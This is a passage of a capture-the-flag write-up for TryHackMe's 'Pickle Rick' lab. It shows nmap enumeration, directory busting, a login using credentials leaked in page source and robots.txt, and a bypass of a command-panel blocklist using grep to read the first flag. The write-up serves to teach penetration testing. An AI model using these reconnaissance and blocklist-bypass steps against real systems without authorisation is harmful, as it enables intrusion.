PICKLE RICK CTF Writeup

Authored by Samuel Vaz

Index:

1. Disclaimer and Legal

This CTF exploration and write-up were conducted solely within a controlled virtual environment. All skills and techniques presented in this write-up are for educational purposes only and should never be used in the real world without explicit permission. Misusing this information falls solely on the user's responsibility, and I, Mr. Samuel Vaz, author of this document, assume no liability for any harm caused by such misuse. By accessing this document, you agree to hold the author harmless for any claims arising from misuse.

2. Introduction

This report presents a detailed analysis of the Pickle Rick from Try Hack Me. The CTF served as a sophisticated evaluation of participants' penetration testing skills, focusing on the identification and exploitation of vulnerabilities within a controlled environment. The objective was to simulate real-world security challenges, guiding participants through intentionally vulnerable scenarios to exploit weaknesses and gain control over the targeted system. The report meticulously outlines the setup and configuration of the virtual machine, along with a systematic examination of the identification and exploitation of vulnerabilities, providing a nuanced understanding of the methodologies employed.


This report serves as a professional resource for individuals dedicated to advancing their proficiency in penetration testing and fortifying their grasp of cybersecurity best practices within an ethical and controlled context. Throughout the exploration detailed in this report, this attack covered a spectrum of skills including enumeration, vulnerability assessment, and penetration testing. Responsibilities extended to strategically escalating privileges and showcasing a profound understanding of security principles

3. Enumeration

Our goal in this enumeration phase is to collect the most extensive data possible about the target, leaving no stone unturned. While the screenshots may reflect varying IP addresses due to different capture times, the overall information gathered during this phase remains crucial for understanding the target's landscape.

3.1 NMAP Scan

Let's get to know our target better!
As part of our comprehensive enumeration phase, we will commence a meticulous network scan of the target machine utilizing Nmap.
Use the command: `` `nmap -p- -A -T4 <target-IP>` ``
Replace <target-IP> with your target machine's IP assigned by Try Hack Me.




```
┌──(root㉿samuel)-[/home/samuel/Desktop]
└─# nmap -p- -A -T4 10.10.57.242
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-11 23:41 PST
Nmap scan report for 10.10.57.242
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f9:91:95:15:61:25:0f:eb:48:f7:36:81:61:7b:33:c4 (RSA)
|   256 1c:95:18:b4:ab:d8:20:61:92:d8:be:98:13:1c:37:1f (ECDSA)
|_  256 da:13:b3:8f:f3:0c:42:ce:02:fd:06:76:a1:10:28:6d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/11%OT=22%CT=1%CU=35929%PV=Y%DS=4%DC=T%G=Y%TM=65A0
OS:F0F3%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=I%TS=8)SEQ(S
OS:P=102%GCD=1%ISR=10D%TI=Z%CI=I%TS=8)SEQ(SP=103%GCD=1%ISR=10D%TI=Z%CI=I%TS
OS:=8)SEQ(SP=103%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=8)SEQ(SP=103%GCD=2%ISR=10D
OS:%TI=Z%CI=I%II=I%TS=8)OPS(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O
OS:4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=
OS:68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW7%CC=Y%Q=)T1(R=
OS:Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A
OS:%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y
OS:%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
OS:%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RU
OS:D=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT       ADDRESS
1   29.23 ms  10.2.0.1
2   ... 3
4   173.28 ms 10.10.57.242

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 974.40 seconds
```

Notable Nmap findings:


- 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
- 80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

3.2 Enumerating HTTP

NMAP scan confirms a web server running on port 80, opening opportunities for further analysis.



To hunt for potential vulnerabilities in the webpage's source code, analyze it thoroughly. There is the possibility that there can be sensitive information disclosure. Access the source code via Ctrl+U or right-clicking and selecting "View Source Code."



In the source course, we found a comment stating as username.

<!--

Note to self, remember username!

Username: R1ckRul3s

-->

Note the username: R1ckRul3s


3.3 Directory Busting

Following the username discovered, we'll leverage directory busting with Feroxbuster and Dirbuster to uncover potential login pages susceptible to brute force attacks.

Here's the Feroxbuster command:


`` `feroxbuster -url http://<ip-address>` ``


(Replace <ip-address> with the target machine's IP address.)



To broaden our directory busting efforts, we'll engage Dirbuster with these parameters:


- **Target Url**: *http://<ip-address>* (replace with the target machine's IP)
- **Wordlist**: */usr/share/wordlists/dirbuster/directory-list-2.3-small.txt* (customize as needed)
- **File extensions**: *php, txt*
- Click 'Start'





Through our directory traversal, we discovered two pages: `/login.php` `/robots.txt`

Inspecting the `/robots.txt` file we discovered a potentially valuable clue: the phrase *"Wubbalubbadubdub"*




4. Exploitation


4.1 Login

Heading toward the login page; `/login.php`
We were successfully able to login using the clues we discovered

- Username: `R1ckRul3s`
- Password: *Wubbalubbadubdub*




After the successful login we are redirected to `/portal.php` where we can see command panel




4.2 First Flag

Run command **`ls`**
We found the following files in the directory:


```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
Robots.txt
```



The **`cat Sup3rS3cretPickl3Ingred.txt`** didn't work which indicates that there are certain restriction on the executing specific bash commands.



But Upon performing a recursive search using the command **`grep -R .`** exposed contents of all the files in the directory Refer to the screenshot below




And there we have it our first flag:

```
login.php:
login.php:
Sup3rS3cretPickl3Ingred.txt:mr. meeseek hair
clue.txt:Look around the file system for the other ingredient.
portal.php:
portal.php:
portal.php:
```


On analysis the source code of the web page after running the **`grep -R .`** command, the php source code consisted of certain restrictions on the few bash commands as show in the screenshot and the code below:

```
portal.php:      // Cant use cat
portal.php:      $cmds = array("cat", "head", "more", "tail", "nano", "vim", "vi");
```



